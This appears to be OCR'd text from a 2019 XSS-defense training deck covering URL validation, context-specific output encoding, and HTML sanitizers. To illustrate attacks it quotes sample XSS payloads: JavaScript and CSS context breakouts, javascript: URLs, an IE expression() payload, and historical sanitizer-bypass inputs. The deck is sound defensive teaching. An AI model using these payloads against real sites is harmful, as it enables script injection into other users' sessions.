
COPYRIGHT ©2019 MANICODE SECURITY

Server-side URL Validation in Java



```java
public static String validateURL(String UNTRUSTED)
throws ValidationException {

  // throws URISyntaxException if invalid URL
  URI uri = new URI(UNTRUSTED);

  // don't allow relative uris
  if (!uri.isAbsolute())
    throw new ValidationException("Not an absolute URL");

  // don't allows javascript urls, etc…
  if (!"https".equals(uri.getScheme()))
    throw new ValidationException("HTTPS URL's only");

  // Normalize to get rid of '.' and '..' path components
  uri = uri.normalize();

  return uri.toASCIIString();
}
```

Client-side URL Validation in React



```
import React, { Component } from 'react'
import URL from 'url-parse'

function isSafe(url) {
  const protocol = URL(url).protocol
  if (protocol === 'http:') return true
  if (protocol === 'https:') return true

  return false
}

const payload = `javascript:alert(1)`

class SecuredLink extends Component {
  render() {
    return <a href={isSafe(payload) ? payload : null}>Click me!</a>
  }
}

export default App
```

COPYRIGHT ©2019 MANICODE SECURITY

Escaping When Managing Complete URLs

URL

Assuming the untrusted URL has been properly validated

OWASP Java Encoder

```
<a href="<%= Encode.forHTMLAttribute(untrustedURL) %>">
Encode.forHtml(untrustedURL)
</a>
```

AntiXSS.NET

```
<a href="<%= Encoder.HtmlAttributeEncode(untrustedURL) %>">
Encoder.HtmlEncode(untrustedURL)
</a>
```

JavaScript Value Contexts

XSS in JavaScript Context

http://example.com/viewPage?name=Jerry

JS

```
<script>
     //create variable for name input
     var name = "Jerry";
</script>
```

What attacks would be possible?

Sample Attack

```
";document.body.innerHTML='allyourbase';//
```

Leads To

```
var name="";document.body.innerHTML='allyourbase';//";
```

JavaScript Escaping Examples

JS Hex Escaping

```
<button
onclick="alert('UNTRUSTED');">
click me</button>

<script type="text/javascript">
var msg = "UNTRUSTED";
alert(msg);
</script>
```

JavaScript Escaping Examples

JS

OWASP Java Encoder

```
<button
onclick="alert('<%= Encode.forJavaScript(alertMsg)
 %>');">
click me</button>

<script type="text/javascript">
var msg = "<%= Encode.forJavaScript(alertMsg) %>";
alert(msg);
</script>
```

AntiXSS.NET

```
Encoder.JavaScriptEncode(alertMsg)
```

CSS Value Contexts

XSS in the Style Context

Consider this example:

http://example.com/viewDocument?background=**brown**

```
<style>
body {
  font-size: 0.8em;
  color: black;
  font-family: Geneva, Verdana, Arial, Helvetica, san-serif;
  background-color: brown;
  margin: 0;
  padding: 0;
}
</style>
```

URL parameter written within style tag

Sample Attack

```
purple;}</style><script>ATTACK</script> <style>body
{color: red
```

COPYRIGHT ©2019 MANICODE SECURITY

CSS Encoding Problems
Legacy Browsers

```
String tempWidth = request.getParameter("width");
…
<div style="width: <%=tempWidth%>;"> Mouse over </div>
…
ESAPI.encoder().encodeForCSS(
"expression(alert(String.fromCharCode(88,88,88)))"
);
…
<div style="width: expression\28 alert\28 String\2e
fromCharCode\20 \28 88\2c 88\2c 88\29 \29 \29 ;"> Mouse over
</div>
```

Pops in IE6, IE7 and quirks mode

lists.owasp.org/pipermail/owasp-esapi/2009-February/000405.html

CSS Encoding Examples

CSS

CSS Hex Escaping

```
<div style="background: url('UNTRUSTED');">

<style type="text/css">
background-color:'UNTRUSTED';
</style>
```

CSS Encoding Examples

CSS

OWASP Java Encoder

```
<div style="background: url('<%=Encode.forCssUrl(value)%>');">

<style type="text/css">
background-color:'<%=Encode.forCssString(value)%>';
</style>
```

AntiXSS.NET

```
Encoder.CssEncode(value)
```

Escaping Final Thoughts

Dangerous Contexts

There are just certain places in HTML documents where you cannot place untrusted data

Danger: <a $DATA> $DATA onblur="attack"

There are just certain JavaScript functions that cannot safely handle untrusted data for input

Danger: <script>eval($DATA);</script>

Be careful of developers disabling escaping in frameworks that autoescape by default

- dangerouslySetInnerHTML
- bypassSecurityTrustHtml

Java XSS Defense Examples

```
<html>
<body>

<style>
bgcolor: '<%= Encode.forCssString( userColor ) %>';
</style>

Hello, <%= Encode.forHtml( userName ) %>!

<script>
var userName = '<%= Encode.forJavaScriptBlock( userName) %>';
alert("Hello " + userName);
</script>

<div name='<%= Encode.forHtmlAttribute( userName ) %>'>
<a href="<%= Encode.forHTMLAttribute("/mysite.com/editUser.do?userName="
+ Encode.forUriComponent( userName )) %>">Please click me!</a>
</div>

</body>
</html>
```

COPYRIGHT ©2019 MANICODE SECURITY

GO Template Contexts

{{.}} = O'Reilly: How are <i>you</i>?

Context	{{.}} After Modification
{{.}}	O'Reilly: How are &lt;i&gt;you&lt;/i&gt;?
<a title='{{.}}'>	O&#39;Reilly: How are you?
<a href="/{{.}}">	O&#39;Reilly: How are %3ci%3eyou%3c/i%3e?
<a href="?q={{.}}">	O&#39;Reilly%3a%20How%20are%3ci%3e...%3f
<a onx='f("{{.}}")'>	O\x27Reilly: How are \x3ci\x3eyou...?
<a onx='f({{.}})'>	"O\x27Reilly: How are \x3ci\x3eyou...?"
<a onx='pattern = /{{.}}/;'>	O\x27Reilly: How are \x3ci\x3eyou...\x3f

Review: XSS Defense Summary

Data Type	Context	Defense
String	**HTML Body/Attribute**	**HTML Entity Encode/HTML Attribute Encode**
String	**JavaScript Variable**	**JavaScript Hex Encoding**
String	**GET Parameter**	**URL Encoding**
String	**Untrusted URL**	**URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification**
String	**CSS**	**CSS Hex Encoding**
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization

Advanced XSS Defense Techniques

HTML Sanitization and XSS

Review: XSS Defense Summary

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode/HTML Attribute Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	**Anywhere**	**HTML Sanitization (Server and Client Side)**
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization

COPYRIGHT ©2019 MANICODE SECURITY

What is HTML sanitation?

- **HTML sanitization takes markup as input, outputs "safe" markup**
  - **Different from encoding**
  - **URLEncoding, HTMLEncoding, will not help you here!**
- **HTML sanitization is everywhere**

Web Forum Posts w/Markup


Advertisements

Outlook.com

JavaScript-based Windows 8 Store Apps

TinyMCE/CKEditor Widgets

Examples



This example displays all plugins and buttons that come with the TinyMCE package.

Welcome to the TinyMCE editor demo!


Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.

We really recomme
TinyMCE is compati

Got question

If you have questio
not miss out on the

Path: h1 » img



Source output from post

Element	HTML
content	<h1><img style="float: right;" title="TinyMCE Logo" src="img/tlogo.png" alt="TinyMCE Logo" width="92" height="80" />Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCImageManager and MCFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend <a href="http://www.getfirefox.com" target="_blank">Firefox</a> as the primary browser for the best editing experience, but of course, TinyMCE is <a href="../wiki.php /Browser_compatiblity" target="_blank">compatible</a> with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our <a href="../forum/index.php">community forum</a>! We also offer Enterprise <a href="../enterprise/support.php">support</a> solutions. Also do not miss out on the <a href="../wiki.php">documentation</a>, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the <a href="../develop/bugtracker.php">Tracker</a> to report bugs to the developers.</p> <p>And here is a simple table for you to play with.</p>

HTML Sanitization: Bug 1


Sanitizer Bypass in validator Node.js Module by @NealPoole (https://t.co/5omk5ec2UD)

Nesting

- **Input:** `<scrRedirecRedirect 302t 302ipt type="text/javascript">prompt(1);</scrRedirecRedirect 302t 302ipt>`
- **Output:** `<script type="text/javascript">prompt(1);</script>`

Observations:

- Removing data from markup can create XSS where it didn't previously exist




HTML sanitation: Bug 2

CVE-2011-1252 / MS11-074

- SharePoint / SafeHTML (UnsafeHTMLWhenUsingIE(String))
- **Input:** `<style>div{color:rgb(0,0,0)&a=expression(alert(1))}</style>`
- **& → &amp**
- **Output:** `<style>div{color:rgb(0,0,0)&amp;a=expressio (alert(1))}</style>`

Observations:

- Sanitizer created a delimiter (the semi-colon)
- Legacy IE CSS expression syntax required to execute script
- Sanitizer: "expression" is considered to be in a benign location
- Browser: "expression" is considered to be the RHS of a CSS property set operation




HTML sanitation: Bug 3

Wordpress 3.0.3 (kses.phs)

- Credit: Mauro Gentile (@sneak_)… *Thx @superevr!*
- **Input and Output:**
  <a HREF="javascript:alert(0)">click me</a>

Observations:

- No content modification required to trigger the vulnerability
- Sanitizer: Only lower case "href" recognized as an attribute
- Browser: HREF attribute recognized, javascript: URL executes on click
- Sanitizer and browser don't agree on what constitutes an attribute name



OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

HTML Sanitizer is written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.

This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review.

https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules

Very easy to use.


It allows for simple programmatic POSITIVE policy configuration. No XML config.

Actively maintained by Mike Samuel from Google's AppSec team!

This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

COPYRIGHT ©2019 MANICODE SECURITY

OWASP Java HTML Sanitizer Project



```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowStandardUrlProtocols()
    // Allow title="..." on any element.
    .allowAttributes("title").globally()
    // Allow href="..." on <a> elements.
    .allowAttributes("href").onElements("a")
    // Defeat link spammers.
    .requireRelNofollowOnLinks()
    // Allow lang= with an alphabetic value on any element.
    .allowAttributes("lang").matching(Pattern.compile("[a-zA-Z]{2,20}"))
        .globally()
    // The align attribute on <p> elements can have any value below.
    .allowAttributes("align")
        .matching(true, "center", "left", "right", "justify", "char")
        .onElements("p")
    // These elements are allowed.
    .allowElements(
        "a", "p", "div", "i", "b", "em", "blockquote", "tt", "strong",
        "br", "ul", "ol", "li")
    // Custom slashdot tags.
    // These could be rewritten in the sanitizer using an ElementPolicy.
    .allowElements("quote", "ecode")
    .toFactory();

String safeHTML = policy.sanitize(untrustedHTML);
```

HTML sanitizers by language

Pure JavaScript (client side)
https://github.com/cure53/DOMPurify

Python
https://pypi.python.org/pypi/bleach

PHP
http://htmlpurifier.org/

.NET
https://github.com/mganss/HtmlSanitizer

Ruby on Rails
https://rubygems.org/gems/loofah
http://api.rubyonrails.org/classes/HTML.html

Java
https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project
JSoup

DOMPurify : JavaScript Sanitizer

COPYRIGHT ©2019 MANICODE SECURITY

Use DOMPurify to Sanitize Untrusted HTML

- https://github.com/cure53/DOMPurify

